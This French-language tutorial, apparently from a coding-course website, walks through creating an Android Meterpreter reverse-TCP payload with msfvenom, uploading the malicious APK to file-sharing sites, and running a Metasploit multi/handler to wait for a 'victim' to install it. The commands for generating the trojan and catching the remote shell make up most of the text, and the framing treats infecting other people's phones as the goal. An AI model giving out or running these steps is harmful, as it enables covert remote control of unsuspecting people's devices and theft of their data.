
**Créer un payload Android avec Kali Linux**

Pour créer votre payload sur le système d’exploitation [Kali Linux](https://www.kali.org/), il vous suffit de démarrer un terminal et d’utiliser la commande suivante :


msfvenom -p android/meterpreter/reverse\_tcp LHOST=VOTRE\_IP LPORT=LE\_PORT R chemin\_de\_votre\_apk



• **-p** :Pour spécifier votre meterpreter.  
• **LHOST** : Votre IP locale.  
• **LPORT** : Le port sur lequel vous souhaitez écouter.  
• **>/root/FILENAME.apk** :  Le chemin de fichier de votre apk

Une fois votre apk généré, vous pouvez l’uploader sur des sites tel que Dropbox, Mega, Uptobox, etc…


Vous pouvez maintenant exploiter des téléphones Android (uniquement sur sur votre réseau local si vous avez utilisé votre adresse IP locale).  
Toutefois, lors de l’installation de l’application il faudra autoriser les sources inconnues sur le téléphone sans quoi celle-ci ne pourra être installée.

[](https://www.culte-du-code.fr/cat-cours/android/)

**Mettre en place l’écoute**

Une fois votre APK créé sur votre ordinateur, ouvrez un autre terminal et tapez la commande :

msfconsole



Après le chargement, chargez l’exploit **multi-handler** en tapant:


use exploit/multi/handler

Configurez une charge utile (inverse) en tapant:

set payload android/meterpreter/reverse\_tcp

Puis définissez l’IP de l’hôte :

set LHOST 192.168.0.4




Nous devons également définir le port sur le quelle l’apk va écouter :

set LPORT 4895

Il ne nous reste plus qu’à faire la commande **exploit** et d’attendre qu’une victime télécharge notre apk.

Dans notre exemple, voici ce à quoi ressemble une victime qui vient de se connecter :



Nous avons la possibilité d’utiliser une multitude de commandes mises à notre disposition.